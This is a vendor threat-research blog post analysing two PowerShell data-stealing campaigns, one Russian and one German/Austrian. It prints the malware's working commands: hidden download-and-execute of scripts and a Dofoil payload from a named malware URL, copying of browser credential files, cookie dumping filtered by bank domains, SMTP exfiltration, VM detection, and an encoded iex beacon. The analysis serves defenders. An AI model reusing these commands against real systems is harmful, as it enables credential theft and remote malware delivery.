Uncovering Active PowerShell Data Stealing Campaigns

December 14, 2015 | by Ankit Anubhav , Raghav Ellur | Threat Research, Advanced Malware

Loved by administrators, Windows PowerShell enables users to effectively perform automation and administrative tasks on local and remote systems. However, its power, ease of use, and widespread use has also made it attractive to attackers.

Researchers first began demonstrating attacks involving PowerShell around 2010, and they were crafting more sophisticated PowerShell attack methodologies and toolkits by late 2011. Gradually, PowerShell started to show up in malware campaigns, although at the time it was only observed being used to complete some steps in the attack cycle. We've been investigating PowerShell attacks for years and you can read more about that here.

We recently came across some data stealing campaigns in which nearly all steps of the attack cycle involved simple yet efficient PowerShell commands.

One of these – a campaign targeting credentials – involves a legitimate looking Russian domain website leading to a well-written PowerShell script. Another campaign, also targeting credentials, involves an RTF file with German language content that initiates a series of PowerShell commands. In both campaigns, protective and evasive steps are taken at points throughout the attack cycle.

Case Study I: A Russia-based data stealing campaign

We observed a Windows executable file in the wild downloading a PowerShell script from a legitimate-looking Russian domain website. The homepage of the website discusses martial arts, but it also hosts the PowerShell script. On execution of the EXE file, a PowerShell command to download another PS1 (PowerShell) script is initiated. The usage of –hidden switch ensures that the execution of PowerShell script is not obvious to the victim in the form of PowerShell window. Similarly the execution policy is set as unrestricted to make sure the script runs with desired access.

```
: cmd /c "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Unrestricted -NoProfile -windowstyle hidden  -command
: "try{(new-object System.Net.WebClient).DownloadFile("[redacted]","C:\Users\admin\AppData\Roaming\74.ps1");Invoke-Expression
```

Figure 1: Command to download malicious PowerShell script in hidden and unrestricted mode.

Password stealing

On accessing the "74.ps1" hosted live on the website, we observed a well-written PowerShell script with clear intent to steal data. The script copies files from certain locations of the victims' file system that are expected to hold user credentials, as seen below. For example, Figure 2 shows the intent to copy "Login Data" file from Chrome folder, which contains the usernames and encrypted passwords of websites logged in on the Chrome browser.

```
cd $env:USERPROFILE
Copy-Item -Path %appdata%\..\AppData\Roaming\Microsoft\Protect -Recurse %appdata%\..\AppData\Roaming\Microsoft\f87a99fdf63f\microsoft -ErrorAction SilentlyContinue
Copy-Item -Path '%appdata%\..\AppData\Local\Google\Chrome\User Data\Default\Login Data' -Destination '%appdata%\..\AppData\Roaming\Microsoft\f87a99fdf63f\chrome' -ErrorAction
$fileSaveDir = '%appdata%\..\AppData\Roaming\Microsoft\f87a99fdf63f'
```

Figure 2: Command to copy known credential files from victims' system

System survey

The script also obtains system metadata (i.e., the victim's username, firewall status, and configuration details such as RAM and hard disk size), which is converted to an HTML page as shown in Figure 3.

```
$date = (get-date).ToString('d.M.y ? HH:mm:ss')
$style = "<style> table td{padding-right: 10px;text-align: left;}#body {padding:50px;font-family: Helvetica; font-size: 12pt; border: 10px solid black;background-color:white;height:100%;
$Report = ConvertTo-Html -Title 'Recon Report' -Head $style > $fileSaveDir'/CompInfo.html'
$Report = $Report +"<div id=body><h1>??????</h1><hr size=2><br><h3> ???? ????????: $Date </h3><br>"
$SysBootTime = Get-WmiObject Win32_OperatingSystem
$BootTime = $SysBootTime.ConvertToDateTime($SysBootTime.LastBootUpTime)
$SysSerialNo = (Get-WmiObject -Class Win32_OperatingSystem -ComputerName $env:COMPUTERNAME)
$SerialNo = $SysSerialNo.SerialNumber
$SysInfo = Get-WmiObject -class Win32_ComputerSystem -namespace root/CIMV2 | Select Manufacturer,Model
$SysManufacturer = $SysInfo.Manufacturer
$SysModel = $SysInfo.Model
$OS = (Get-WmiObject Win32_OperatingSystem -computername $env:COMPUTERNAME ).caption
$disk = Get-WmiObject Win32_LogicalDisk -Filter "DeviceID='C:'"
$HD = [math]::truncate($disk.Size / 1GB)
$FreeSpace = [math]::truncate($disk.FreeSpace / 1GB)
$SysRam = Get-WmiObject -Class Win32_OperatingSystem -computername $env:COMPUTERNAME | Select  TotalVisibleMemorySize
$Ram = [Math]::Round($SysRam.TotalVisibleMemorySize/1024KB)
$SysCpu = Get-WmiObject Win32_Processor | Select Name
$Cpu = $SysCpu.Name
$HardSerial = Get-WMIObject Win32_BIOS -Computer $env:COMPUTERNAME | select SerialNumber
$HardSerialNo = $HardSerial.SerialNumber
$SysCdDrive = Get-WmiObject Win32_CDROMDrive |select Name
$graphicsCard = gwmi win32_VideoController |select Name
$graphics = $graphicsCard.Name
$SysCdDrive = Get-WmiObject Win32_CDROMDrive |select -first 1
$DriveLetter = $CDDrive.Drive
$DriveName = $CDDrive.Caption
$Disk = $DriveLetter + ' ' + $DriveName
$Firewall = New-Object -com HNetCfg.FwMgr
$FireProfile = $Firewall.LocalPolicy.CurrentProfile
$FireProfile = $FireProfile.FirewallEnabled
$Report = $Report  + "<div id=left><h3>Computer Information</h3><br><table><tr><td>Operating System</td><td>$OS</td></tr><tr><td>OS Serial Number:</td><td>$SerialNo</td></tr><tr><td>Curr
$Report >> $fileSaveDir'/CompInfo.html'
sleep -seconds 5
```

Figure 3: Command to dump system information metadata into an HTML file

Data extraction

The malware compresses all stolen data into a ZIP archive, as shown in Figure 4.

```
sleep -seconds 5
copy-ToZip($fileSaveDir)
```

Figure 4: Compressing stolen data to an archive

Once zipped, the stolen data is ready to be sent to the malware author via SMTP-related commands. To send it, an email ID and password of the malware author is required to be passed as parameters. These credentials were visible to us while analyzing the malicious script.

```
$SMTPInfo = New-Object Net.Mail.SmtpClient($SmtpServer, 587)
$SMTPInfo.EnableSsl = $true
$SMTPInfo.Credentials = New-Object System.Net.NetworkCredential('[redacted]@yandex.ru', '[redacted]');
$ReportEmail = New-Object System.Net.Mail.MailMessage
```

Figure 5: Command to send stolen data to malware author via email

When the malware is finally run, the malware generates an encrypted report titled “My test report.” Reviewing the report, we observed that the data is encrypted, as seen in Figure 6.



Figure 6: A section of the encrypted stolen information

Decryption of stolen data

As an extra layer of protection, the malware author had implemented the RC4 algorithm in the PowerShell script itself and encrypted the whole ZIP file, as seen in Figure 7.

```
function rc4 {
        param(
        [Byte[]]$data,
        [Byte[]]$key
        )
        [Byte[]]$buffer = New-Object Byte[] $data.Length
        $data.CopyTo($buffer, 0)
        [Byte[]]$s = New-Object Byte[] 256;
        [Byte[]]$k = New-Object Byte[] 256;
        for ($i = 0; $i -lt 256; $i++)
        {
        $s[$i] = [Byte]$i;
        $k[$i] = $key[$i % $key.Length];
        }

        $j = 0;
        for ($i = 0; $i -lt 256; $i++)
        {
        $j = ($j + $s[$i] + $k[$i]) % 256;
        $temp = $s[$i];
        $s[$i] = $s[$j];
        $s[$j] = $temp;
        }
        $i = $j = 0;
        for ($x = 0; $x -lt $buffer.Length; $x++)
        {
        $i = ($i + 1) % 256;
        $j = ($j + $s[$i]) % 256;
        $temp = $s[$i];
        $s[$i] = $s[$j];
        $s[$j] = $temp;
        [int]$t = ($s[$i] + $s[$j]) % 256;
        $buffer[$x] = $buffer[$x] -bxor $s[$t];
    }
        return $buffer
}
```

Figure 7: RC4 algorithm implemented within PowerShell

Since the malware encrypts the data and does not use any public key infrastructure, it has to have the RC4 key visible. This can be seen in Figure 8, and ultimately it renders the extra security measure useless.

```
[Byte[]]$data = [System.IO.File]::ReadAllBytes($saveplace + "\Report
[Byte[]]$key = $enc.GetBytes("[redacted]")
$EncryptedBytes = rc4 $data $key
```

Figure 8: RC4 key used by the malware author passed as parameter in the script

Analyzing the Data Collected

We used the hard-coded key to decrypt the ZIP file and then we unzipped the information the malware collected, the results of which are shown in Figure 9.

Name	Type	Compressed size	Password ...	Size	Ratio	Date modified
microsoft	File folder					
chrome	File	1 KB	No	16 KB	96%	8/21/2015 3:22 PM
CompInfo	HTML Document	2 KB	No	4 KB	72%	11/4/2015 4:43 PM

Figure 9: Data collected after decryption and unzipping

The “chrome” file contains information from Google Chrome login table. The “CompInfo” HTML file contained metadata of the victim as shown in Figure 10.



Figure 10: HTML containing stolen system information

The CREDHIST file, a component of credential manager, was also observed among the stolen data. The CREDHIST file contains representation of users' recent and old account credentials.

Figure 11: Stolen credhist file

Case Study II: Germany / Austria-based data stealing campaign

We observed an RTF file with German language content circulating in Germany and Austria. It was found that the RTF file initiates a drive-by download, leading to execution of a payload that initiates a series of PowerShell commands. In this case, extra care is taken care by a PowerShell command to make sure that virtualization is detected.

VM detection

As shown in Figure 12, a list of all running processes is retrieved via Get-Process. Among them, the malware checks for services related to VirtualBox, VMware, and Parallels. If found, the output will be printed on the console.

```
powershell -Command ";(Get-Process|Select-String -pattern VBoxService,VBoxTray,Proxifier,prl_cc,prl_tools,vmusrvc,vmsrvc,vmtoolsd).count"
```

Figure 12: PowerShell script calculating the count of virtualization related processes

If this count is greater than zero, the malware is running in a virtualized environment. However, mere output on the console does not help the malware author – they will need to use this data. Using CONOUT parameter, the information is passed on to the executable. Depending on this output, the campaign will continue or abort.

Infection rate 29,000 and counting

The malware adds the number of attacks by visiting a counter website.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "(New-Object System.Net.WebClient).DownloadData(http://www.easycounter.com/counter.php?yituyitumciyutrymi&#x27;)
```

Figure 13: Script tracking infection count

So far, it has been visited 29,245 times, but this does not necessarily mean that 29,245 systems have been infected – some visits could have been from cybersecurity researchers.



Figure 14: Infection counter

After a virtualization check and tracking, the malware steals data. The malware uses PowerShell to iterate and dump a number of possible locations where cookies are stored to the text file, ftshvc.txt.

Command to steal data

```
powershell -Command "dir ([system.environment]::GetFolderPath('Cookies')+'\*.txt')|Get-Content >> 'C:\Users\admin\AppData\Local\Temp\ftshvc.txt'"
powershell -Command "dir ([system.environment]::GetFolderPath('Cookies')+'\Low\*.txt')|Get-Content >> 'C:\Users\admin\AppData\Local\Temp\ftshvc.txt'"
```

Figure 15: Stolen data dumped in a text file

Prioritizing stolen data

However, the author is not interested in all the dumped data. They prioritize the stolen data by searching for specific strings and enabling a counter for it. Within the dumped stolen data, the search for credentials includes everything from Facebook to banking information sites such as “bankaustria.at” and “credit-suisse.com” (a Swiss banking site). The prioritization of stolen data command is shown in Figure 16.

```
:: powershell -Command "((Select-String -Path 'C:\Users\admin\AppData\Local\Temp\ftshvc.txt','C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\udqjfbak.default\cookies.sqlite','
:: C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Cookies','C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\History'
:: -pattern postfinance.ch,directnet.com,credit-suisse.com,akb.ch,bkb.ch,lukb.ch,zkb.ch,raiffeisendirect.ch,gkb.ch,bekb.ch,zugerkb.ch,bcv.ch,bcge.ch,sparkasse.at,bankaustria.at,
:: raiffeisen.at,facebook.com|group pattern|select name)|Measure-Object).count"
```

Figure 16: Script calculates count of certain specific stolen data

Making way for new payload

After completing the data theft, the PowerShell script makes way for a new payload: Dofoil (yet again, a PowerShell command is used to download a file from the malware site and run it via DownloadFile and ShellExecute commands). This effectively closes the PowerShell data stealing cycle and introduces a new payload, which will connect to the command and control (CnC) server and perform other malicious commands.

```
:: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
:: -Command "(New-Object System.Net.WebClient).DownloadFile('http://dimarsbg.com/images/portfolio/vtutmcireturxeitritxirete/rcturtncuyretycrutycreu.exe','C:\ProgramData\Microsoft-KB530610.exe');
:: (New-Object -com Shell.Application).ShellExecute('C:\ProgramData\Microsoft-KB530610.exe');"
```

Figure 17: Script to download and execute new payload

More Evasion Techniques

In addition to anti-vm tricks, the malware uses PowerShell features such as encoding and quote obfuscation were also used.

For example, all three commands shown below will launch Notepad.

```
C:\windows\system32>powershell start ""not""epad""
C:\windows\system32>powershell -enc cvB0AGEAcgB0ACAAbgBvAHQAZQBwAGEAZAA=
C:\windows\system32>powershell start notepad
```

Figure 18: Three different ways to open notepad via PowerShell

Just like a normal command line terminal, PS terminal has no issues when strings are broken into quotes. As with command prompt, PS will also launch Notepad when “note” ”pad” is typed.

Additionally, PowerShell provides a –enc (Encoding Command Switch) that can enable the user/attacker to write PowerShell commands in Base64.

Evasion via encoding

The following is the PowerShell command observed by a separate malware, which uses a –enc switch to hide the activity of first calling system sleep (another evasion technique) and then connecting to a desired link.

```
while($true){Start-Sleep -s 120; $m=New-Object System.Net.WebClient;$pr =
[System.Net.WebRequest]::GetSystemWebProxy();$pr.Credentials=
[System.Net.CredentialCache]::DefaultCredentials;$m.proxy=$pr;$m.UseDefaultCre
dentials=$true;$m.Headers.Add('user-agent', 'Mozilla/5.0 (compatible; MSIE 9.0;
Windows NT 7.1; Trident/5.0)');
iex(($m.downloadstring('https://raw.githubusercontent.com/rollzedice/js/master/drupa
l2.js')));}
```

Figure 19: Encoded PowerShell script execution in hidden mode

Real PowerShell command after Base64 decryption.

```
:: C:\windows\system32\windowspowershell\v1.0\powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Enc
:: dwBoAGkAbABlACgAJAB0AHIAdQBlACkAewBTAHQAYQByAHQALQBTAGwAZQBlAHAAIAAtAHMAIAAxADIAMAA7ACAAJABtAD0AT
:: gBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAA7ACQAcAByACAAPQ
:: AgAFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAFIAZQBxAHUAZQBzAHQAXQA6ADoARwBlAHQAUwB5AHMAdABlAG0AVwB
:: lAGIAUAByAG8AeAB5ACgAKQA7ACQAcAByAC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBTAHkAcwB0AGUAbQAuAE4AZQB0
:: AC4AQwByAGUAZABlAG4AdABpAGEAbABDAGEAYwBoAGUAXQA6ADoARABlAGYAYQB1AGwAdABDAHIAZQBkAGUAbgB0AGkAYQBsA
:: HMAOwAkAG0ALgBwAHIAbwB4AHkAPQAkAHAAcgA7ACQAbQAuAFUAcwBlAEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAG
:: EAbABzAD0AJAB0AHIAdQBlADsAJABtAC4ASABlAGEAZABlAHIAcwAuAEEAZABkACgAJwB1AHMAZQByAC0AYQBnAGUAbgB0ACcA
:: LAAgACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABjAG8AbQBwAGEAdABpAGIAbABlADsAIABNAFMASQBFACAAOQAuADAAOw
:: AgAFcAaQBuAGQAbwB3AHMAIABOAFQAIAA3AC4AMQA7ACAAVAByAGkAZABlAG4AdAAvADUALgAwACkAJwApADsAIABpAGUAeAAoA
:: CgAJABtAC4AZABvAHcAbgBsAG8AYQBkAHMAdAByAGkAbgBnACgAJwBoAHQAdABwAHMAOgAvAC8AcgBhAHcALgBnAGkAdABoAHUA
:: YgB1AHMAZQByAGMAbwBuAHQAZQBuAHQALgBjAG8AbQAvAHIAbwBsAGwAegBlAGQAaQBjAGUALwBqAHMALwBtAGEAcwB0AGUAcgA
:: vAGQAcgB1AHAAYQBsADIALgBqAHMAJwApACkAKQA7AH0ACgA=
```

Figure 20: Script after decoding can be observed to call sleep and connect to a link

Evasion via quote obfuscation

In the following case, when a Word macro executes, it initiates a PowerShell script drop that is supposed to launch a VBscript.

The malware author breaks down the extension as “v” + “bs”. The same is passed in command line parameters, which is another bypass attempt by breaking the file extension into quotes.

The encoding and obfuscation evasion tricks were also observed in document files attached to phishing messages which had embedded macros, that also used PowerShell. There has been an increase in spreading documents containing embedded malicious macros, and more on that can be read here.

Conclusion

PowerShell is now often used in attacks. The use of PowerShell, especially in a corporate environment, should be well regulated and monitored with enhanced logging. Execution of encoded and obfuscated commands requires an extra degree of observance. Due to PowerShell’s ability to encode and obfuscate data, security teams should be aware of how PowerShell can be maliciously used and cultivate expertise investigating PowerShell attacks.

The evasion techniques we discussed are not able to bypass FireEye appliances, and FireEye provides detection for various stages of such campaigns.

Reference

[1] https://www.fireeye.com/blog/threat-research/2015/10/macros_galore.html

This entry was posted on Mon Dec 14 16:23:00 EST 2015 and filed under Advanced Malware, Ankit Anubhav , Blog, Latest Blog Posts, Malware Detection, Powershell Attacks, Raghav Ellur and Threat Research.